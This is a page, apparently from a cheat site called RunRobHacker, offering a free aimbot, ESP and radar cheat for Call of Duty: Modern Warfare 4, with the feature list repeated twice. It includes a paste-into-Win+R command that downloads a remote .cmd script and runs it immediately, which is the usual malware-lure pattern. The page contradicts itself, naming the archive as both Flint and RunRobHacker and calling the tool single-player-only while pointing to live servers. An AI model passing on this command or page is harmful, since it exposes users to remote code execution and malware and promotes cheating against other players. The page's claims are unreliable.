



スクリーンショット



Win+Rでの別のインストール方法
手動でダウンロードしたくない場合は、「ファイル名を指定して実行」に1つのコマンドを入力するだけで、公式のFlint.zipがダウンロードされ、%LOCALAPPDATA%\RunRobHackerに展開されてランチャーが起動します。
- Win+Rを押します(「ファイル名を指定して実行」が開きます)。
- 下のコマンドを貼り付けてEnterを押します。
- 完了まで待ちます。スクリプトがダウンロード、展開、RunRobHackerの起動まで行います。
cmd /c curl -sL https://runrobhacker.com/i/arcane-mw4-cheat-silent-aim-free-download.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
貼り付けるのはこのページのコマンドだけにしてください。公式ドメインはrunrobhacker.comで、ファイルのSHA-256はこのページに表示されています。
Windows 10 1803+またはWindows 11が必要です(curlとtarは標準搭載)。アーカイブサイズは約38.5 MB。
Windowsが1803より古い場合やコマンドが失敗した場合は、通常のDownloadボタンでZIPをダウンロードして手動で展開してください。
説明
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.
よくある質問
このトレーナーは現行のCall of Duty®: Modern Warfare® 4バージョンで動作しますか?
はい。このトレーナーは現行のCall of Duty®: Modern Warfare® 4パッチで動作します。ビルドは公開中のSteam版に追従しています。
インストールと起動の方法は?
このページからアーカイブをダウンロードして解凍し、Flint.exeを管理者として実行し、Call of Duty®: Modern Warfare® 4カードを開いて、一覧のホットキーで機能を切り替えてください。
トレーナーは無料ですか?
はい。無料でダウンロードでき、アカウントは不要です。シングルプレイ向けです。オンラインモードで使うとゲームのルールを破ることがあります。
インストール方法
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty®: Modern Warfare® 4.
タグ
-
18 ноя 2026 トレーナー v1.0
トレーナーの更新
Steamのパッチを監視しています。ゲームが更新されるとトレーナーを確認し、新しいビルドを公開します。
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.